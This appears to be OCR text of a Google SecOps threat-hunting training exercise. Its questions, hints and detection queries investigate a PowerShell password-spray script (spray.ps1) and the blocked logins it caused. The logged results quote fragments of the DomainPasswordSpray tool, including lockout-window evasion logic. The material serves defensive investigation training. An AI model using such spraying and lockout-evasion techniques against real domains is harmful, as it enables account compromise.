
Hints

- Use the product_event_type of 4104
- Use regex to search in target.process.file.full_path for spray.ps1 and examine returned events for fields that contain functions
- Just getting a result may not be sufficient to understand what is in the script. Use the event viewer to identify fields of interest and add them to the tabular view


show me process launch events with an event code of 4104 for the file spray.ps1

Google SecOps

```
metadata.event_type = "PROCESS_LAUNCH" AND target.process.file.full_path =
/spray\.ps1$/ nocase AND metadata.product_event_type = "4104"
```



Google SecOps



Google

Google SecOps

EVENTS | PIVOT | Search events... | UNWRAP TEXT | COLUMNS

TIMESTAMP	EVENT	PRINCIPAL.HOSTNA...	PRINCIPA...	TARGET.PROC...	PRINCIPA...	SECURITY_RESULT.DESCRIPTION
2023-10-30T22:05:08.000	PROCESS_LAUNCH spray.ps1 launched by 2744	wrk-shasek.stackedpads.local	10.1.0.50	G:\spray.ps1	tim.smith	Creating Scriptblock text (1 of 1): function Get-ObservationWindow($DomainEntry) { # Get account lockout observation window to avoid running more than 1 # password spray per observation window. $lockObservationWindow_attr = $DomainEntry.Properties['lockoutObservationWindow'] $observation_window = $DomainEntry.ConvertLargeIntegerToInt64($lockObservationWindow_attr.Value) / -600000000 return $observation_window } ScriptBlock ID: d98feea8-5389-4138-a9dc-421a0477d2f6 Path: G:\spray.ps1
2023-10-30T22:04:57.000	PROCESS_LAUNCH spray.ps1 launched by 2744	wrk-shasek.stackedpads.local	10.1.0.50	G:\spray.ps1	tim.smith	Creating Scriptblock text (2 of 2): lockout observation window to avoid running more than 1 # password spray per observation window. $lockObservationWindow_attr = $DomainEntry.Properties['lockoutObservationWindow'] $observation_window = $DomainEntry.ConvertLargeIntegerToInt64($lockObservationWindow_attr.Value) / -600000000 return $observation_window } ScriptBlock ID: 3a36bfe1-9057-4c2c-8056-2d13ee3b7512 Path: G:\spray.ps1
						Creating Scriptblock text (1 of 2): function Invoke-DomainPasswordSpray{ <# .SYNOPSIS This module performs a password spray attack against users of a domain. By default it will automatically generate the userlist from the domain. Be careful not to lockout any accounts. DomainPasswordSpray Function: Invoke-DomainPasswordSpray Author: Beau Bullock (@dafthack) and Brian Fehrman (@fullmetalcache) License: BSD 3-Clause Required Dependencies: None Optional Dependencies: None .DESCRIPTION This module performs a password spray attack against users of a domain. By default it will automatically generate the userlist from the domain. Be careful not to lockout any

Question #3

Google SecOps


Based on what we've uncovered, can we can identify if any of the functions in spray.ps1 were called and how?

Hints

- Let's **not** limit our search to just PROCESS_LAUNCH events
- Continue to use the product_event_type of 4104
- We know what we get when the target.process.file.full_path includes spray.ps1; let's see what we get when the full_path does NOT contain spray.ps1
- We know there are three functions of interest, searching for them in the security_result.description field will help

```
target.process.file.full_path != /spray\.ps1$/ nocase AND
metadata.product_event_type = "4104"
```


Google SecOps



Google

```
target.process.file.full_path != /spray\.ps1$/ nocase AND
metadata.product_event_type = "4104" AND (security_result.description =
/Countdown-Timer/ nocase OR security_result.description =
/Get-ObservationWindow/ nocase OR security_result.description =
/Invoke-DomainPasswordSpray/ nocase)
```

Google SecOps



Question #4

Google SecOps

During the timeframe in question, we saw a large number of blocked login attempts which correspond to the LDAP/389 network activity. What user account requires extra scrutiny based on the answer to the previous question? Why?


Hints

- Use the event_type of USER_LOGIN and security_result.action of "BLOCK"
- To identify failed logins, look for metadata.product_event_type of 4625
- User login events originating from one system to another will have a value in src.hostname
- Use the histogram to identify the cluster of events that aligns to this burst of network activity


show me blocked user login events with an event code of 4625 where src.hostname is not null


```
metadata.event_type = "USER_LOGIN" AND security_result.action = "BLOCK"
AND metadata.product_event_type = "4625" AND src.hostname != ""
```

Google SecOps



Google SecOps




UDM SEARCH
show me blocked user login events with an event code of 4625 where src.hostname is not null
Generate Query
1 metadata.event_type = "USER_LOGIN" AND security_result.action = "ALLOW" AND src.hostname != ""
History
UDM Lookup
Lists
Generated Query
Rewrite
OCTOBER 30, 09:00 PM - OCTOBER 31, 12:00 AM
Search
OVERVIEW (0)
EVENTS (5)
ALERTS (1)
5 OF 114 EVENTS (To refresh events data, apply filters to query and run the search again)
target.user.userid = frank.kolzig
ADD FILTER
CLEAR
APPLY TO SEARCH AND RUN
EVENTS
PIVOT
Search events...
WRAP TEXT
COLUMNS
TIMESTAMP
EVENT
SRC.HOSTNAME
PRINCIPAL.HOSTNAME
PRINCIPA...
EXTENSIONS.AUTH.MECH...
INTERMEDIARY....
2023-10-30T22:33:50.000
USER_LOGIN
frank.kolzig - activedir.
wrk-shasek.stackedpads.local
